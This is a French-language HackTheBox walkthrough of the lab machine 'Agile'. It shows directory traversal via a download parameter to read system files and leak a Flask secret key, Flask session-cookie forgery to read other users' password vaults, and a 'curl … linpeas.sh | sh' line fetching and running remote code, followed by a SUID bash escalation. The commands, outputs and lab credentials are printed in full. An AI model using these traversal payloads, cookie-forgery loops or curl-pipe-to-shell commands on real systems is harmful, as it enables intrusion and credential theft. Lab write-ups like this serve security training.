HackTheBox Walkthrough - Agile
Machine ciblée : Agile.
Répertoire : /home/kali/Agile
Temps passé dessus : environ 15 heures
Changelog du template
Version 1.0 - Sep. 2022 : création du template de base
Version 1.1 - Oct. 2022 : Rajout des scan nmap et des commandes de base
Version 1.2 - Nov. 2022 : Rajout des redirection pour éviter les retours d’erreur et du domaine pour être compliant avec TryHackMe
Version 1.3 - Nov. 2022 : Ajout du scan UDP + de l’export vers searchsploit
Version 1.4 - Dec. 2022 : Changement de l’export vers searchsploit pour gagner du temps + rajout des scripts vuln sur le full pour confirmer.
Pour la version 1.5 : Gérer le montage de VPN. [if Tun0 existe and IP ~=~ 10.0.0.X] Rien, sinon lancer le vpn.
Phase 1 : Reconnaissance
┌──(kali㉿kali)-[~]
└─$
name="Agile"
repository="/home/kali/$name"
ip="10.10.11.203"
domain='htb'
cd $repository 2&>/dev/null || mkdir $repository && cd $repository
grep "$ip $name ${name}.${domain}" /etc/hosts  >/dev/null || echo "$ip $name ${name}.${domain}" | sudo tee -a /etc/hosts

nmap  -Pn -A -T5 --top-port 1000 -oN $repository/txt -oX $repository/sploitable $ip
searchsploit --nmap $repository/sploitable
nmap  -Pn -A -T5 -p - --script vuln -oN $repository/full -oX $repository/fullsploitable $ip
sudo nmap  -Pn -A -T5 -sU -p - -oN $repository/udp -oX $repository/udploitable $ip
searchsploit --nmap $repository/udploitable

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-06 15:12 CET
Warning: 10.10.11.203 giving up on port because retransmission cap hit (2).
Nmap scan report for Agile (10.10.11.203)
Host is up (0.060s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f4bcee21d71f1aa26572212d5ba6f700 (ECDSA)
|_  256 65c1480d88cbb975a02ca5e6377e5106 (ED25519)
80/tcp    open     http        nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://superpass.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.79 seconds
Ok donc comme à chaque fois, on voit là un site web & un ssh. Fouillons le web.
Phase 2 : Analyse
En regardant plus attentivement le scan nmap (et principalement le http-title), on voit que le site s’appelle superpass.htb
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ name=superpass
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://$name.$domain
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ wfuzz -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt  -H "Host:FUZZ.$name.$domain" --hl 7 http://$name.$domain
Et l’on va fouiller le site web à la main. Quand l’on regarde Agile, on tombe sur une magnifque page d’installation de nginx, on l’on ne voit rien. Par contre, avec superpass, c’est pas la même chose !
agile |
superpass |
|---|---|
|
|

En jetant un oeil sur la page de superpass, on trouve un champs login. Tentative d’injection SQL possible ? Quand l’on essaie ça, on tombe sur une page d’erreur de sqlalchemy. L’injection SQL semble compliquée par ici, donc j’ai tenté de me créer un compte. Il est possible depuis ici d’enregistrer des mots de passe et des comptes, à la façon d’un keepass. Il y a même une fonction export qui nous envoie un fichier en csv. Ça donne ça :
# On commence par s'enregistrer
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ burpcurl http://$name.$domain/account/register -d "username=toto&password=toto&submit="
> POST http://superpass.htb/account/register HTTP/1.1
> Host: superpass.htb
> User-Agent: curl/7.87.0
> Accept: */*
> Content-Length: 35
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 302 FOUND
< Server: nginx/1.18.0 (Ubuntu)
< Date: Sun, 12 Mar 2023 17:00:20 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 199
< Connection: close
< Location: /vault
< Set-Cookie: remember_token=10|a91ce8f326a4f9f0a8529318e8bb45fb40d8b5747b727b7815fddf9f7d74fd4414370eed6fdcd69074041975f71e52a5cbe305cfc06715ace1b48a7238f3841e; Expires=Mon, 11 Mar 2024 17:00:20 GMT; HttpOnly; Path=/
< Vary: Cookie
< Set-Cookie: session=.eJwlTstqwzAQ_BWx51D0sCzJX9F7CWF3NYoNblMs5xTy7xX0NMyTedGt7dxXdFq-XmTOAfSN3vkOutDnDu4w--Nuth9zPgyrDtOc69bN78h80PV9vYyRA32l5TyeGGyrtJAt01ym3KKkEuwMEai3gphRIKyomS2qhpamnPJUZhbfMKF5hBxjTdkpnLo0CqlqrZrFtdS8c81GcSHVisIuDEFyUvFsx5QvysWzjPu3Z8fx_8ZZev8BtlJH3A.ZA4FJA.eIDOviOOwMYwRCqGg6vugYMOQPo; HttpOnly; Path=/
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/vault">/vault</a>. If not, click the link.

# On se connecte si ça fait trop longtemps que l'on ne s'est pas enregistrer
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ burpcurl http://$name.$domain/account/login -d "username=toto&password=toto&submit="
> POST http://superpass.htb/account/login HTTP/1.1
> Host: superpass.htb
> User-Agent: curl/7.87.0
> Accept: */*
> Content-Length: 35
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 302 FOUND
< Server: nginx/1.18.0 (Ubuntu)
< Date: Mon, 06 Mar 2023 15:24:01 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 199
< Connection: close
< Location: /vault
< Set-Cookie: remember_token=9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e484635b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; Expires=Tue, 05 Mar 2024 15:24:01 GMT; HttpOnly; Path=/
< Set-Cookie: session=.eJwljjkOwzAMwP7iuYMl25GUzwTWhXZNmqno32ugKwES_JQjz7ieZX-fdzzK8fKylyp9k845lKTVLVTDsGoMDgmdFs6zhltL6kzcZZuKGT0So_EYTgwWYEBLIDd3Y4WkRICsQ6GRe8iEtoAymeKsK4ViU3BqWSP3Fef_Rsr3BzqPMKc.ZAYFkQ.YRiXxXKMvmfyNvEgsdN7Y5ZIANI; HttpOnly; Path=/
<
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/vault">/vault</a>. If not, click the link.
* Closing connection 0

# On créé un nouveau mot de passe bidon
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ burpcurl http://$name.$domain/vault/add_row -d "url=z&username=z&password=3f1f47b568a5450507c5"
> POST http://superpass.htb/vault/add_row HTTP/1.1
> Host: superpass.htb
> User-Agent: curl/7.87.0
> Accept: */*
> Proxy-Connection: Keep-Alive
> Cookie: remember_token=9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e484635b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=.eJwljjkOwzAMwP7iuYMl25GUzwTWhXZNmqno32ugKwES_JQjz7ieZX-fdzzK8fKylyp9k845lKTVLVTDsGoMDgmdFs6zhltL6kzcZZuKGT0So_EYTgwWYEBLIDd3Y4WkRICsQ6GRe8iEtoAymeKsK4ViU3BqWSP3Fef_Rsr3BzqPMKc.ZAYFkQ.YRiXxXKMvmfyNvEgsdN7Y5ZIANI
> Content-Length: 46
> Content-Type: application/x-www-form-urlencoded
>
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< Date: Mon, 06 Mar 2023 15:25:57 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 287
< Connection: close
< Vary: Cookie
<
<tr class="password-row">
    <td>
        <a hx-get="/vault/edit_row/10" hx-include="closest tr"><i class="fas fa-edit"></i></a>
        <a hx-delete="/vault/delete/10"><i class="fa-solid fa-trash"></i></a>
    </td>
    <td>z</td>
    <td>z</td>
    <td>3f1f47b568a5450507c5</td>
* Closing connection 0
</tr>

# On exporte nos mots de passe
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ burpcurl http://$name.$domain/vault/export
> GET http://superpass.htb/vault/export HTTP/1.1
> Host: superpass.htb
> User-Agent: curl/7.87.0
> Accept: */*
> Proxy-Connection: Keep-Alive
> Cookie: remember_token=9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e484635b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=.eJwljjkOwzAMwP7iuYMl25GUzwTWhXZNmqno32ugKwES_JQjz7ieZX-fdzzK8fKylyp9k845lKTVLVTDsGoMDgmdFs6zhltL6kzcZZuKGT0So_EYTgwWYEBLIDd3Y4WkRICsQ6GRe8iEtoAymeKsK4ViU3BqWSP3Fef_Rsr3BzqPMKc.ZAYFkQ.YRiXxXKMvmfyNvEgsdN7Y5ZIANI
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 FOUND
< Server: nginx/1.18.0 (Ubuntu)
< Date: Mon, 06 Mar 2023 15:27:41 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 265
< Connection: close
< Location: /download?fn=toto_export_d14c6621eb.csv
< Vary: Cookie
<
<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/download?fn=toto_export_d14c6621eb.csv">/download?fn=toto_export_d14c6621eb.csv</a>. If not, click the link.
* Closing connection 0

#On les récupères :
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ burpcurl http://$name.$domain/download?fn=toto_export_08d7d326de.csv
*   Trying 127.0.0.1:8080...
* Connected to 127.0.0.1 (127.0.0.1) port 8080 (#0)
> GET http://superpass.htb/download?fn=toto_export_08d7d326de.csv HTTP/1.1
> Host: superpass.htb
> User-Agent: curl/7.87.0
> Accept: */*
> Proxy-Connection: Keep-Alive
> Cookie: remember_token=9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e484635b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=.eJwljjkOwzAMwP7iuYMl25GUzwTWhXZNmqno32ugKwES_JQjz7ieZX-fdzzK8fKylyp9k845lKTVLVTDsGoMDgmdFs6zhltL6kzcZZuKGT0So_EYTgwWYEBLIDd3Y4WkRICsQ6GRe8iEtoAymeKsK4ViU3BqWSP3Fef_Rsr3BzqPMKc.ZAYFkQ.YRiXxXKMvmfyNvEgsdN7Y5ZIANI
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< Date: Mon, 06 Mar 2023 15:28:38 GMT
< Content-Type: text/csv; charset=utf-8
< Content-Length: 50
< Connection: close
< Content-Disposition: attachment; filename=superpass_export.csv
< Vary: Cookie
<
Site,Username,Password
z,z,3f1f47b568a5450507c5
* Closing connection 0
Ça m’a pas sauté aux yeux de suite (merci breached.vc), mais ici on télécharge un fichier. On peut tenter du directory traversal !
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ burpcurl http://$name.$domain/download?fn=../../../../../../etc/passwd
*   Trying 127.0.0.1:8080...
* Connected to 127.0.0.1 (127.0.0.1) port 8080 (#0)
> GET http://superpass.htb/download?fn=../../../../../../etc/passwd HTTP/1.1
> Host: superpass.htb
> User-Agent: curl/7.87.0
> Accept: */*
> Proxy-Connection: Keep-Alive
> Cookie: remember_token=9|8f50cc62e035672203937ef350c45d6a6780afafd9114b725dfb34ffa10cd42e92e484635b44b3f13d76ce1f6af818f2501684844daf93217e66ec4af933165f; session=.eJwljjkOwzAMwP7iuYMl25GUzwTWhXZNmqno32ugKwES_JQjz7ieZX-fdzzK8fKylyp9k845lKTVLVTDsGoMDgmdFs6zhltL6kzcZZuKGT0So_EYTgwWYEBLIDd3Y4WkRICsQ6GRe8iEtoAymeKsK4ViU3BqWSP3Fef_Rsr3BzqPMKc.ZAYFkQ.YRiXxXKMvmfyNvEgsdN7Y5ZIANI
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< Date: Mon, 06 Mar 2023 15:29:46 GMT
< Content-Type: text/csv; charset=utf-8
< Content-Length: 1744
< Connection: close
< Content-Disposition: attachment; filename=superpass_export.csv
< Vary: Cookie
<
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
corum:x:1000:1000:corum:/home/corum:/bin/bash
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
mysql:x:109:112:MySQL Server,,,:/nonexistent:/bin/false
runner:x:1001:1001::/app/app-testing/:/bin/sh
edwards:x:1002:1002::/home/edwards:/bin/bash
dev_admin:x:1003:1003::/home/dev_admin:/bin/bash
_laurel:x:999:999::/var/log/laurel:/bin/false
* Closing connection 0
Ok donc à partir de là, on sait qu’on peut récupérer des informations sur le PC en face ! On trouve donc 4 comptes plutôt intéressant : dev_admin ; edwards corum et runner

Phase 3 : User
Tentons désormais de trouver quelque chose style une clé ssh !
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ burpcurl http://$name.$domain/download?fn=../../../../../../../home/edwards/.ssh/id_rsa
PermissionError: [Errno 13] Permission denied: '/tmp/../../../../../../../home/edwards/.ssh/id_rsa'
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ burpcurl http://$name.$domain/download?fn=../../../../../../../home/toto/qzaze
<li><div class="frame" id="frame-140052377312096">
<h4>File <cite class="filename">"/app/app/superpass/views/vault_views.py"</cite>,
line <em class="line">103</em>,
in <code class="function">download</code></h4>
<div class="source "><pre class="line before"><span class="ws"></span>@blueprint.get('/download')</pre>
<pre class="line before"><span class="ws"></span>@login_required</pre>
<pre class="line before"><span class="ws"></span>def download():</pre>
<pre class="line before"><span class="ws"> </span>r = flask.request</pre>
<pre class="line before"><span class="ws"> </span>fn = r.args.get('fn')</pre>
<pre class="line current"><span class="ws"> </span>with open(f'/tmp/{fn}', 'rb') as f:</pre>
<pre class="line after"><span class="ws"> </span>data = f.read()</pre>
<pre class="line after"><span class="ws"> </span>resp = flask.make_response(data)</pre>
<pre class="line after"><span class="ws"> </span>resp.headers['Content-Disposition'] = 'attachment; filename=superpass_export.csv'</pre>
<pre class="line after"><span class="ws"> </span>resp.mimetype = 'text/csv'</pre>
<pre class="line after"><span class="ws"> </span>return resp</pre></div>
</div>
</ul>
FileNotFoundError: [Errno 2] No such file or directory: '/tmp/../../../../../../../home/toto/qzaze'
Avec ce message, on apprends trois choses :
On se trouve dans le repertoire
/tmpdonc ça sert à rien de mettre autant de../.On a pas accès à au répoertoire d’edwards.
le site web est dans
/app/app/superpassce qui veut dire que l’on doit êtrerunner.
On peut facilement tenter de refaire la structure du site web en Fuzzant ou en téléchargeant des parties de codes les uns après les autres.
On retombe assez vite sur le fichier app.py à la racine du dossier superpass.
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ burpcurl http://$name.$domain/download?fn=../../app/app/superpass/app.py

import json
import os
import sys
import flask
import jinja_partials
from flask_login import LoginManager
sys.path.insert(0, os.path.abspath(os.path.join(os.path.dirname(__file__), '..')))
from superpass.infrastructure.view_modifiers import response
from superpass.data import db_session

app = flask.Flask(__name__)
app.config['SECRET_KEY'] = 'MNOHFl8C4WLc3DQTToeeg8ZT7WpADVhqHHXJ50bPZY6ybYKEr76jNvDfsWD'
On vient de récuperer un token flask. On va essayer flask-unsign pour comprendre le message.
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ virtualenv test
created virtual environment CPython3.11.1.final.0-64 in 432ms
  creator CPython3Posix(dest=/home/kali/Agile/test, clear=False, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=copy, app_data_dir=/home/kali/.local/share/virtualenv)
    added seed packages: pip==23.0, setuptools==66.1.1, wheel==0.38.4
  activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator
┌──(kali㉿LuKaLi)-[~/Agile]
└─$ source ./test/bin/activate
┌──(test)─(kali㉿LuKaLi)-[~/Agile]
└─$ pip install flask-unsign

┌──(test)─(kali㉿LuKaLi)-[~/Agile]
└─$ token=.eJwlTstqwzAQ_BWx51D0sCzJX9F7CWF3NYoNblMs5xTy7xX0NMyTedGt7dxXdFq-XmTOAfSN3vkOutDnDu4w--Nuth9zPgyrDtOc69bN78h80PV9vYyRA32l5TyeGGyrtJAt01ym3KKkEuwMEai3gphRIKyomS2qhpamnPJUZhbfMKF5hBxjTdkpnLo0CqlqrZrFtdS8c81GcSHVisIuDEFyUvFsx5QvysWzjPu3Z8fx_8Z5ev8BtlhH3g.ZA4JGg.I5eX86x8DNMK4Sx9Fji9iVbaRFE

┌──(test)─(kali㉿LuKaLi)-[~/Agile]
└─$ flask-unsign --decode --cookie $token
{'_flashes': [('message', 'Please log in to access this page.')], '_fresh': True, '_id': '0946948f5b79306ebbec20be58e9ebaced8a0edc3f74878496ab2fe4ef2e3855d781ce1c178e97dcddc8b1f7f211f05b137dde9a13211b87cb2a074829ca92ab', '_user_id': '12'}

┌──(test)─(kali㉿LuKaLi)-[~/Agile]
└─$ secret="MNOHFl8C4WLc3DQTToeeg8ZT7WpADVhqHHXJ50bPZY6ybYKEr76jNvDfsWD"
Après avoir testé à la main et trouvé la solution, je suis parti sur une petite boucle pour que ça fasse un peu mieux. Je sais que :
le code de la page vault cherche les mots en passe en fonction de l”_user_id. On va donc modifier cela.
Mon Id est le 12. Si “y’a un autre compte, il devrait être avant ça.
┌──(test)─(kali㉿LuKaLi)-[~/Agile]
└─$ for i in {0..12} ; do
cookie=`flask-unsign --secret $secret --sign --cookie "{'_flashes': [('message', 'Please log in to access this page.')], '_fresh': True, '_id': '0946948f5b79306ebbec20be58e9ebaced8a0edc3f74878496ab2fe4ef2e3855d781ce1c178e97dcddc8b1f7f211f05b137dde9a13211b87cb2a074829ca92ab', '_user_id': '${i}'}"`
echo "User $i = $cookie"
curl -s --cookie session="${cookie}" --cookie remember_token="10|a91ce8f326a4f9f0a8529318e8bb45fb40d8b5747b727b7815fddf9f7d74fd4414370eed6fdcd69074041975f71e52a5cbe305cfc06715ace1b48a7238f3841e" http://$name.$domain/vault | grep td
done
0 = .eJwtTstqwzAQ_BWx51D0sCzJX9F7CWF3NYoNblMs5xTy79Whp2GezItubee-otPy9SJzDqBv9M530IU-d3CH2R93s_2Y82FYdZjmXLdufkfmg67v62WMHOgrLefxxGBbpYVsmeYy5RYllWBniEC9FcSMAmFFzWxRNbQ05ZSnMrP4hgnNI-QYa8pO4dSlUUhVa9UsrqXmnWs2igupVhR2YQiSk4pnO6Z8US6eZdy_PTuO_zf0_gNusker.ZA8rCw.nvmiscFYb5dQzfqC2rabVj8x3yk

1 = .eJwlTstqwzAQ_BWx51D0sCzJX9F7CWF3NYoNblMs5xTy7xX0NMyTedGt7dxXdFq-XmTOAfSN3vkOutDnDu4w--Nuth9zPgyrDtOc69bN78h80PV9vYyRA32l5TyeGGyrtJAt01ym3KKkEuwMEai3gphRIKyomS2qhpamnPJUZhbfMKF5hBxjTdkpnLo0CqlqrZrFtdS8c81GcSHVisIuDEFyUvFsx5QvysWzjPu3Z8fx_8bR-w9utUes.ZA8rCw.8uHclECTsM0HtWovc3UNfnDQ9W8
    <td>hackthebox.com</td>
    <td>0xdf</td>
    <td>762b430d32eea2f12970</td>
    <td>
    </td>
    <td>mgoblog.com</td>
    <td>0xdf</td>
    <td>5b133f7a6a1c180646cb</td>
2 = .eJwlTstqwzAQ_BWx51D0sCzJX9F7CWF3NYoNblMs5xTy7xX0NMyTedGt7dxXdFq-XmTOAfSN3vkOutDnDu4w--Nuth9zPgyrDtOc69bN78h80PV9vYyRA32l5TyeGGyrtJAt01ym3KKkEuwMEai3gphRIKyomS2qhpamnPJUZhbfMKF5hBxjTdkpnLo0CqlqrZrFtdS8c81GcSHVisIuDEFyUvFsx5QvysWzjPu3Z8fx_8bT-w9uuEet.ZA8rDA.QHUEJzKZv8Lo8yLoX5hSdlIWEYs
    <td>mgoblog</td>
    <td>corum</td>
    <td>47ed1e73c955de230a1d</td>
    <td>
    </td>
    <td>ticketmaster</td>
    <td>corum</td>
    <td>9799588839ed0f98c211</td>
    <td>
    </td>
    <td>agile</td>
    <td>corum</td>
    <td>5db7caa1d13cc37c9fc2</td>
On trouve donc une ligne qui est plutôt intéressante. Elle nous parle de Agile, de corum et un mot de passe 5db7caa1d13cc37c9fc2 … Ça vous dis pas quelque chose ?
ssh corum@$name
-bash-5.1$ cat user.txt
afa7dd89e23d55abc27424362d68b4c1
On a (enfin !) notre compte user !
Phase 4 : Élévation de privilège
Maintenant, essayons de devenir root. On va envoyer les classiques pour commencer …
I have no name!@agile:~$ sudo -l
[sudo] password for corum:
Sorry, user corum may not run sudo on agile.
I have no name!@agile:~$ curl http://10.10.14.130:8000/linpeas.sh | sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  4  808k    4 35856    0     0  58151      0  0:00:14 --:--:--  0:00:14 58113

╔══════════╣ Useful software
/usr/bin/base64
/usr/bin/curl
/usr/bin/g++
/usr/bin/gcc
/usr/sbin/lxc
/usr/bin/make
/usr/bin/perl
/usr/bin/ping
/usr/bin/python3
/usr/bin/sudo
/usr/bin/wget

lrwxrwxrwx 1 root root 47 Jan 25 00:25 /etc/nginx/sites-enabled/superpass-test.nginx -> /etc/nginx/sites-available/superpass-test.nginx
server {
    listen 127.0.0.1:80;
    server_name test.superpass.htb;
    location /static {
        alias /app/app-testing/superpass/static;
                               ╔═══════════════════╗
═══════════════════════════════╣ Interesting Files ╠═══════════════════════════════
                               ╚═══════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
-rwsr-sr-x 1 root root 1.4M Jan  6  2022 /usr/bin/bash
Ok donc on voit plusieurs choses assez sympa, dont le faite que l’on a des outils comme python3 qui pourront nous aider (logique, le site web était du flask); qu’il y a un site testing de l’app ; et enfin que /usr/bin/bash a des privilèges SUID. Petit tour sur GTFObins ; on trouve qu’il suffit de faire un bash -p. Essayons ?
I have no name!@agile:~$ bash -p
bash-5.1# id
uid=1000(corum) gid=1000(corum) euid=0(root) egid=0(root) groups=0(root),1000(corum)
bash-5.1# cd /root
bash-5.1# ls
app  clean.sh  root.txt  superpass.sql  testdb.sql
bash-5.1# cat root.txt
9abcd41ada54d0c70268c220dc58bdbe
Récapitulatif
Ok, je suis un peu surpris par la PE ; elle m’a parru super super simple au vue de l’accès user. Je vais regarder le walktrought quand il y sera car c’est à minima chelou comme c’était simple. En tous cas, j’ai eu besoin de pas mal de ressources pour réussir à réaliser cette machine. Je ne connaissais pas du tout flask, c’est sympa comme logique.
P.S. : Bonn, j’y ai réfléchis un peu après, j’ai compris que c’était une autre personne sur la machine qui a changé les permissions sur le /bin/bash pour se donner les accès. C’est pas cool, ne faites pas ça chez vous !
A retenir
Protéger le mot de passe de flask. De préférence le mettre dans un endroit qui n’est pas accessible depuis le web.
Faire attention à ses outils en suid … Logique ?
Pour le côté pentest, toujours penser à regarder tous les champs et à voir si on peut faire de l’injection, de la lfi ou du directory traversal !